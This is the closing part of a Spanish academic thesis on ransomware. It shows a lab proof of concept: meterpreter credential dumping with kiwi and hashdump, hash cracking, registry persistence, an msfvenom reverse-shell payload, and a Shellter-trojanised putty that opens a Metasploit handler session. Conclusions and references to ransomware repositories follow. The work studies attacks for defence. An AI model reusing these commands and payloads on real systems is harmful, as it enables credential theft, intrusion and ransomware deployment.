Es en este momento cuando puede configurarse el sistema para provocar la persistencia de la infección si el ejecutable no la realiza por sí solo, pueden deshabilitarse medidas de protección y todo lo que se requiera. como ejemplo se importa la extensión *kiwi* (ilustración 83).

Ilustración 83: Importación de la extensión *kiwi*

Kiwi es el sucesor de *mimikatz*, permite recuperar de la memoria las claves sin cifrar de usuarios conectados al equipo (ilustración 84), o consultar la base de datos del Administrador de cuentas de seguridad (SAM) para enumerar usuarios y grupos del sistema y del Directorio Activo de Windows, a través del comando hashdump de la extensión Priv (ilustración 85) pudiendo descifrar los hashes para recuperar las claves con otras herramientas por fuerza bruta, entre ellas *john the ripper, hashcat* o tablas rainbow con herramientas como ophCrack o servicios en línea [97] (ilustración 86), o cambiar esas claves directamente en el fichero para conseguir el acceso.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain          LM                NTLM              SHA1
--------       ------          --                ----              ----
Administrator  VAGRANT-2008R   5229b7f525406     e02bc503339d51    c805f88436bcd9
               2               41daad3b435b5     f71d913c245d35    ff534ee86c59ed
                               1404ee            b50b              230437505ecf
sshd_server    VAGRANT-2008R   e501ddc244ad2     8d0a16cfc061c3    94bd2df8ae5cad
               2               c14829b15382f     359db455d00ec2    bbb5757c3be01d
                               e04c64            7035              d40c27f9362f
vagrant        VAGRANT-2008R   5229b7f525406     e02bc503339d51    c805f88436bcd9
               2               41daad3b435b5     f71d913c245d35    ff534ee86c59ed
                               1404ee            b50b              230437505ecf

wdigest credentials
===================

Username         Domain          Password
--------         ------          --------
(null)           (null)          (null)
Administrator    VAGRANT-2008R2  vagrant
VAGRANT-2008R2$  WORKGROUP       (null)
sshd_server      VAGRANT-2008R2  D@rj33l1ng
vagrant          VAGRANT-2008R2  vagrant
```

Ilustración 84: Descubrimiento de claves sin cifrar desde memoria

Para desplegar el ransomware, se crea la persistencia añadiendo una clave en el registro en la ubicación indicada en la ilustración 87, o transfiriendo el fichero ejecutable a la carpeta de inicio. Una vez ubicado el binario en el sistema remoto con el comando

upload de meterpreter (ilustración 88), se pone finalmente en marcha para secuestrar el equipo con la instrucción *execute* (ilustración 89), configurando una tarea programada o forzando o esperando el reinicio del sistema.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d
35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cd
e2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7
577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55
c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200
dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575
ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037
397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806a
ea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef9
51:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99
ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b09
17c4d4:::
```

Ilustración 85: Uso del comando hashdump para descifrar hashes de claves

Hash	Type	Result
e02bc503339d51f71d913c245d35b50b	NTLM	vagrant
c706f83a7b17a0230e55cde2f3de94fa	Unknown	Not found.
fac6aada8b7afc418b3afea63b7577b4	Unknown	Not found.
4fb77d816bce7aeee80d7c2e5e55c859	Unknown	Not found.
d60f9a4859da4feadaf160e97d200dc9	Unknown	Not found.
e7200536327ee731c7fe136af4575ed8	Unknown	Not found.
0fd2eb40c4aa690171ba066c037397ee	NTLM	pr0t0c01
b73a851f8ecff7acafbaa4a806aea3e0	Unknown	Not found.
ce269c6b7d9e2f1522b44686b49082db	Unknown	Not found.
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
33ed98c5969d05a7c15c25c99e3ef951	Unknown	Not found.
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
8d0a16cfc061c3359db455d00ec27035	Unknown	Not found.
e02bc503339d51f71d913c245d35b50b	NTLM	vagrant

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Ilustración 86: Descubrimiento de claves mediante tablas rainbow




Ilustración 87: Clave del registro para ejecutar el ransomware al inicio del sistema




Ilustración 88: Comando *upload* de meterpreter




Ilustración 89: Comando *execute* de meterpreter

6.3. Inyectando una shellcode sobre una aplicación legítima

Existen herramientas como shellter, veil-evasion y msfvenom capaces de inyectar y ocultar código malicioso en ejecutables [98], que serán distribuidos a las víctimas empleando los vectores de ataque descritos en este capítulo. Estas aplicaciones se basan en crypters, software que utiliza la ofuscación y cifrado para evadir los sistemas antivirus.

La prueba consiste en inyectar un payload en una aplicación legítima [99]-[100], se elige a putty, herramienta de reducido tamaño y conocido cliente para conexiones remotas por SSH, Telnet, rlogin y TCP raw con licencia MIT, de manera que cuando la víctima quiera utilizar esta aplicación se ejecute el código malicioso que contiene el payload, que será una shell remota de meterpreter para obtener acceso al equipo de la víctima y poder desplegar el ransomware o realizar cualquier otra operación como las descritas en el apartado anterior.

Estas herramientas pueden inyectar una shellcode en un ejecutable con distintos formatos, dependiendo de los parámetros elegidos en su creación. Se puede seleccionar el payload a utilizar de entre una lista o elegir uno propio, el tipo de ofuscación y cifrado y una serie de configuraciones para evadir los sistemas antivirus. Las pruebas realizadas con shellter y msfvenom usan payloads conocidos: A pesar de aplicar toda la ofuscación posible la detección de estos ficheros da una alta positividad para los motores antivirus actuales (ilustración 90). Seleccionando payloads propios y aplicando otros métodos al binario se pueden mejorar los resultados, aunque esto no forma parte de los objetivos de este trabajo. Se muestra el procedimiento de creación y resultado como prueba de concepto para mostrar otro posible método con el que un ciberdelincuente puede tomar el control de una máquina sin necesidad de explotar

ninguna vulnerabilidad, solo con la ejecución por parte de la víctima (client-side) de un fichero malicioso, para a partir de aquí, desplegar el ransomware.




Ilustración 90: Detección del ejecutable con la inyección del payload

Primero se inyecta el payload en la aplicación deseada a través de la herramienta shellter (ilustración 91).

Ilustración 91: Shellter

El modo invisible (stealth) permite crear el fichero de manera que cuando un cliente lo ejecute se presente la aplicación, ademas de procesar las instrucciones maliciosas. También se puede prescindir de este modo, dejando solo un binario que permita el

despliegue de la shell (ilustración 92). Siguiendo el proceso de generación se seleccionará el payload y se configurará la dirección IP y puerto que pondremos a la escucha en nuestro servidor (listener) (ilustración 93).

```
┌──(kali㉿kali)-[~/Descargas]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.55 RPORT=444
4 -e cmd/powershell_base64 --encrypt aes256 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 354 (iteration=0)
cmd/powershell_base64 chosen with final size 354
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Ilustración 92: Creación de un binario que ejecuta un payload con msfvenom

```
Enable Stealth Mode? (Y/N/H): y

*************
* Payloads *
*************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): 1

Select payload by index: 1

*****************************
* meterpreter_reverse_tcp *
*****************************

SET LHOST: 192.168.10.55

SET LPORT: 5555
```

Ilustración 93: Selección y configuración del payload con Shellter

Si la generación finaliza correctamente (ilustración 94) se dispondrá del fichero malicioso con similar tamaño al original, dispuesto a ser distribuido por ejemplo a través de redes p2p o por alguna página de descargas a tal efecto, quedando a la espera de que alguien caiga en la trampa.




Ilustración 94: Confirmación de la inyección del código malicioso

Finalmente se configura e inicia el manejador (handler) a través de Metasploit, que dejará un puerto abierto a la escucha para recibir la conexión y tomar el control de la máquina cuando la víctima ejecute el fichero. Una vez se genere la comunicación, en este ejemplo se utiliza el módulo de post-explotación *migrate*, cuyo objetivo es crear un nuevo proceso donde migrar el proceso de Meterpreter; de esta forma si se cierra la aplicación *putty* que tenía el payload asociado, la sesión seguirá activa por encontrarse el payload ya migrado, pudiendo ubicarse en cualquier proceso en ejecución del sistema, recomendable los de larga duración como navegadores web o procesos del núcleo del sistema operativo o un proceso de nueva creación si se omite el destino (ilustraciones 95 y 96).




Ilustración 95: Ejecución de la aplicación infectada

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.55
LHOST => 192.168.10.55
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.10.55:5555
[*] Sending stage (175174 bytes) to 192.168.10.5
[*] Meterpreter session 1 opened (192.168.10.55:5555 -> 192.168.10.5:49848) a
t 2022-06-27 16:16:08 +0200
sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/manage/migrate

[*] Running module against DESKTOP-TH49C4P
[*] Current server process: putty.exe (5936)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5048
[+] Successfully migrated into process 5048
meterpreter > sysinfo
Computer        : DESKTOP-TH49C4P
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 96: Configuración y ejecución del manejador o handler

7. Conclusiones y líneas futuras

7.1. Conclusiones

El ransomware hoy en día es una de las actividades más lucrativas para los ciberdelincuentes, de ahí que haya tomado tanto protagonismo. La infinidad de recursos que se encuentran disponibles permiten a gente con pocos conocimientos llegar a cometer delitos a través de la red. Sorprende la frecuencia con la que las autoridades detienen a personas aún en la minoría de edad por haber cometido este tipo de ilícitos.

La ciberseguridad es un campo muy extenso, que demanda una alta implicación por parte de los profesionales que se dedican a esta materia. Se hace necesario el dominio de muchos ámbitos para poder desempeñar el trabajo correctamente y mantenerse actualizado supone una dedicación total y un esfuerzo diario debido al crecimiento de las nuevas tecnologías, amenazas, técnicas de ataque, grupos criminales…

La impresión objetiva una vez se ha dado este trabajo por concluido es la gran cantidad de contenido existente y de interés, que ha hecho dedicar más horas de las esperadas al

estudio, la multitud de ramificaciones que a su vez aumentaban la complejidad del desarrollo, la dificultad para poner límites y no profundizar todo lo posible para evitar extender el trabajo más de lo esperado. Querer dar una visión global ha supuesto la obligación de desarrollar e introducir numerosos puntos que por sí solos ya podrían ser objeto de un Trabajo de Fin de Grado, junto con el desarrollo en sí de las pruebas de concepto.

La impresión personal que deja esta elaboración es la vulnerabilidad que impera en el mundo de la seguridad informática, donde a pesar de trabajar a favor de la defensa y poner todos los conocimientos y barreras posibles nunca será suficiente para eludir por completo un ataque que pueda comprometer los sistemas.

Refuerzan esta impresión las noticias prácticamente diarias leídas en prensa donde aparecen nuevas víctimas de este tipo de ataques, sobre administraciones públicas y empresas de todo tipo, llegando a producir un daño enorme. En muchas ocasiones estos ataques podrían evitarse ya que hay errores de bulto que siguen cometiéndose, dejando entrever cuál es el eslabón más débil de la cadena y poniéndoselo muy fácil a los ciberdelincuentes.

7.2. Líneas futuras

Este trabajo abre las puertas a otros estudios relacionados con la materia. Podría profundizarse con trabajos de ingeniería inversa aplicada sobre software malicioso desarrollado en otros lenguajes de programación. Actualmente los investigadores relacionados con el campo de la seguridad informática se están encontrando con mucho malware implementado en Go, un lenguaje de programación compilado inspirado en la

sintaxis del lenguaje C, que sería a su vez otro candidato para ampliar las técnicas de ingeniería inversa.

Otra rama que de este trabajo partiría podría ser un enfoque más estricto sobre en el análisis dinámico del malware, dentro del campo de la ingeniería inversa. Después de lo estudiado la apreciación que queda es que podría profundizarse mucho más en este campo, utilizando para ello ejemplos reales de malware.

También podría ponerse mayor énfasis en estudios relacionados con la seguridad en tecnologías móviles, sistemas operativos como Android o IOS se están viendo ya muy afectados por problemas de seguridad, espiando y desvelando las comunicaciones entre terminales, ocasionando sustracción de datos confidenciales y tomando el control de estos dispositivos. Técnicas de ingeniería inversa sobre estos sistemas operativos, medidas de seguridad, análisis forense…

Desde el punto de vista de la confidencialidad podrían elaborarse trabajos técnicos acerca de la criptografía cuántica y su posible relación con el software malicioso, las implicaciones que tendría el uso de estos algoritmos criptográficos aplicados al campo de la ciberseguridad, en el desarrollo del malware, la posibilidad de romper los sistemas de cifrado actuales adentrándose además en la criptografía postcuántica (PQC) y qué repercusiones tendría en el escenario actual.

Referencias

[1] "Ransomware as a Service, una nueva amenaza a tu seguridad", 2022. [En línea]. Protecciondatos-lopd.com. https://protecciondatos-lopd.com/empresas/ransomware-as-a-service-raas/ [Accedido: 5-jun-2022]

[2] "mauri870", "A POC Windows crypto-ransomware", 2018. [En línea]. https://github.com/mauri870/ransomware [Accedido: 18-dic-2021]

[3] "vxunderground", "Collection of malware source code for a variety of platforms", 2022. [En línea]. https://github.com/vxunderground/MalwareSourceCode [Accedido: 20-ene-2022]

[4] "ncorbuk", "Python Ransomware Tutorial", 2021. [En línea]. https://github.com/ncorbuk/Python-Ransomware [Accedido: 20-dic-2021]

[5] "roothaxor", "Various codes related to Ransomware Developement", 2017. [En línea]. https://github.com/roothaxor/Ransom [Accedido: 10-dic-2021]

[6] "goliate", "hidden-tear ransomware open-sources ", 2015. [En línea]. https://github.com/goliate/hidden-tear [Accedido: 10-dic-2021]

[7] "Virgula0", "hidden-tear, an open source RansomWare", 2019. [En línea]. https://github.com/Virgula0/hidden-tear [Accedido: 11-dic-2021]

[8] "T-wcs", "Ransompy-Covid19, Ransomware example on Python", 2021. [En línea]. https://github.com/T-wcs/RansomPy-Covid19 [Accedido: 20-ene-2022]

[9] "cy4nguy", "Complete Python RansomWare Source Code", 2019. [En línea]. https://github.com/cy4nguy/Python-Ransomware [Accedido: 16-ene-2022]

[10] "deadPix3l", "CryptSky, a simple, fully python ransomware PoC", 2020. [En línea]. https://github.com/deadPix3l/CryptSky [Accedido: 16-dic-2021]

[11] "Dieg0x17", "Python implementation of a ransomware", 2017. [En línea]. https://github.com/Dieg0x17/python-ransomware [Accedido: 20-feb-2022]

[12] "edes2", "Python Ransomware made for educational purpose", 2021. [En línea]. https://github.com/edes2/python-ransomware-learningpurpose [Accedido: 15-ene-2022]

[13] "EdisonRequena", "A complete ransomware made entirely with python 3", 2020. [En línea]. https://github.com/EdinsonRequena/ransomware-with-python [Accedido: 18-dic-2021]

[14] "edumamach", "RansPy, Python ransomware", 2017. [En línea]. https://github.com/edumachah/RansPy [Accedido: 18-dic-2021]

[15] "errodringer", "Ransomware programado en Python", 2020. [En línea]. https://github.com/errodringer/ransomware [Accedido: 17-dic-2021]

[16] "HugoLB0", "Ransom0, an open source ransomware made with Python", 2021. [En línea]. https://github.com/HugoLB0/Ransom0 [Accedido: 20-dic-2021]

[17] "bstnbuck", "A Linux/Windows Ransomware PoC written in Python, Go and C", 2021. [En línea]. https://github.com/bstnbuck/ItsSoEasy [Accedido: 18-dic-2021]

[18] "jg-fisher", "Basic ransomware proof of concept with Python 3.7.", 2019. [En línea]. https://github.com/jg-fisher/python-ransomware [Accedido: 20-ene-2022]

[19] "leonv024", "RAASNet, Open-Source Ransomware As A Service", 2021. [En línea]. https://github.com/leonv024/RAASNet [Accedido: 20-ene-2022]

[20] "Manza13", "Ramsonware developed in Python3 for educational purposes", 2018. [En línea]. https://github.com/Manza13/Ransomware.py [Accedido: 18-ene-2022]

[21] "Nouhack", "Python Ransomware", 2020. [En línea]. https://github.com/Nouhack/ransomware [Accedido: 18-ene-2022]

[22] Python Software Foundation, 2022. [En línea]. https://www.python.org/ [Accedido: 20-abr-2022]

[23] "Python", *Wikipedia,* 2022. [En línea]. https://es.wikipedia.org/wiki/Python [Accedido: 1-jun-2022]

[24] A. Rockikz, "How to use Threads for IO Tasks in Python". thepythoncode.com. https://www.thepythoncode.com/article/using-threads-in-python [Accedido: 4-mar-2022]

[25] M. McCurdy, "Python Multithreading and Multiprocessing Tutorial". toptal.com. https://www.toptal.com/python/beginners-guide-to-concurrency-and-parallelism-in-python [Accedido: 4-mar-2022]

[26] "La Biblioteca Estándar de Python". python.org. https://docs.python.org/es/3/library/index.html [Accedido: 20-may-2022]

[27] "paramiko 2.11.0, project description". pypi.org https://pypi.org/project/paramiko/ [Accedido: 15-abr-2022]

[28] "cryptography 37.0.2", "project description". pypi.org https://pypi.org/project/cryptography/ [Accedido: 5-may-2022]

[29] "pycryptodome 3.14.1, project description". pypi.org. https://pypi.org/project/pycryptodome/ [Accedido: 28-mar-2022]

[30] "ip-api API Documentation". ip-api.com https://ip-api.com/docs [Accedido: 30-mar-2022]

[31] "pyzipper 0.3.5, project description". pypi.org. https://pypi.org/project/pyzipper/ [Accedido: 10-abr-2022]

[32] "Visual Studio Code". code.visualstudio.com https://code.visualstudio.com/ [Accedido: 16-dic-2021]

[33] G. van Rossum, B. Warsaw, N. Coghlan, "PEP 8 – Style Guide for Python Code", 2001. [En línea]. peps.python.org. https://peps.python.org/pep-0008/ [Accedido: 16-dic-2021]

[34] "VirtualBox". Virtualbox.org. 2022. [En línea]. https://www.virtualbox.org/ [Accedido: 16-dic-2021]

[35] "rapid7", "metasploitable3", 2022. [En línea]. https://github.com/rapid7/metasploitable3 [Accedido: 18-mar-2022]

[36] "MariaDB", 2022. [En línea]. mariadb.com. https://mariadb.com/ [Accedido: 18-feb-2022]

[37] "MariaDB Foundation", "MariaDB, the open source relational database", 2022. [En línea] https://github.com/mariadb [Accedido: 18-feb-2022]

[38] "dbeaver", "dbeaver, free universal database tool and SQL client", 2022. [En línea]. https://github.com/dbeaver/dbeaver [Accedido: 18-feb-2022]

[39] "brackets-cont", "brackets, an open source code editor for the web", 2021. [En línea]. https://github.com/brackets-cont/brackets [Accedido: 18-mar-2022]

[40] M. Hörz, "HxD, Freeware Hex Editor and Disk Editor", 2020. [En línea]. https://mh-nexus.de/en/hxd/ [Accedido: 25-abr-2022]

[41] A. Frantzis, "Bless, Gtk# Hex Editor", 2020. [En línea]. https://github.com/afrantzis/bless [Accedido: 25-abr-2022]

[42] "MITRE cibersecurity", mitre.org, 2022. [En línea].] https://www.mitre.org/publication-keywords/cybersecurity [Accedido: 27-may-2022]

[43] "MITRE ATT&CK". attack.mitre.org, 2022 [En línea]. https://attack.mitre.org/versions/v11/ [Accedido: 27-may-2022]

[44] "BloodHoudAD", "BloodHoud, six degrees of Domain Admin". [En línea]. https://github.com/BloodHoundAD/BloodHound [Accedido: 1-jun-2022]

[45] D. Lladró, “Passwords en claro con Procdump y Mimikatz Alpha”, 2013. [En línea]. https://www.securityartwork.es/2013/10/29/passwords-en-claro-con-procdump-y-mimikatz-alpha/ [Accedido: 5-jun-2022]

[46] S. Larson, D. Blackford, “Cobalt Strike: herramienta favorita desde APT a crimeware”, 2021. [En línea]. https://www.proofpoint.com/es/blog/threat-insight/cobalt-strike-favorite-tool-apt-crimeware [Accedido: 7-jun-2022]

[47] “MicrosoftGuyJFlo” *et al*, “Protección de los controladores de dominio frente a ataques”, 2022. [En línea]. https://docs.microsoft.com/es-es/windows-server/identity/ad-ds/plan/security-best-practices/securing-domain-controllers-against-attack [Accedido: 11-jun-2022]

[48] J.M. Harán, “Más de 40 sitios activos para filtrar información de distintas familias de ransomware”, 2021. [En línea]. https://www.welivesecurity.com/la-es/2021/09/30/40-sitios-activos-ransomware-para-filtrar-informacion/ [Accedido: 10-jun-2022]

[49] “RAE Criptografía”, 2021. rae.es. https://dle.rae.es/criptograf%C3%ADa [Accedido: 28-mar-2022]

[50] “OXFORD Criptografía”, 2022. lexico.com. https://www.lexico.com/es/definicion/criptografia [Accedido: 28-mar-2022]

[51] R. Sharpe, E. Warnicke, U. Lamping, “Wireshark User’s Guide: Version 3.7.1”. [En línea]. https://www.wireshark.org/download/docs/Wireshark%20User%27s%20Guide.pdf [Accedido: 14-jun-2022]

[52] B. Merino, “Análisis de tráfico con Wireshark”, 2011. [En línea]. https://www.incibe.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf [Accedido: 14-jun-2022]

[53] "Closer", "Análisis de tráfico de una captura de paquetes con Wireshark", 2019. [En línea]. https://allhacked.com/analisis-de-trafico-de-una-captura-de-paquetes-con-wireshark/ [Accedido: 14-jun-2022]

[54] J. Jonsson, B. Kaliski, "RFC 3447, PKCS#1", 2003. [En línea]. https://datatracker.ietf.org/doc/html/rfc3447 [Accedido: 10-mar-2022]

[55] S. Gallagher, "New ransomware actor uses password-protected archives to bypass encryption protection", 2021. [En línea]. https://news.sophos.com/en-us/2021/11/18/new-ransomware-actor-uses-password-protected-archives-to-bypass-encryption-protection/ [Accedido: 20-feb-2022]

[56] "Counter Threat Unit Research Team", "Revil/Sodinokibi Ransomware", 2019. [En línea]. https://www.secureworks.com/research/revil-sodinokibi-ransomware [Accedido: 10-jun-2022]

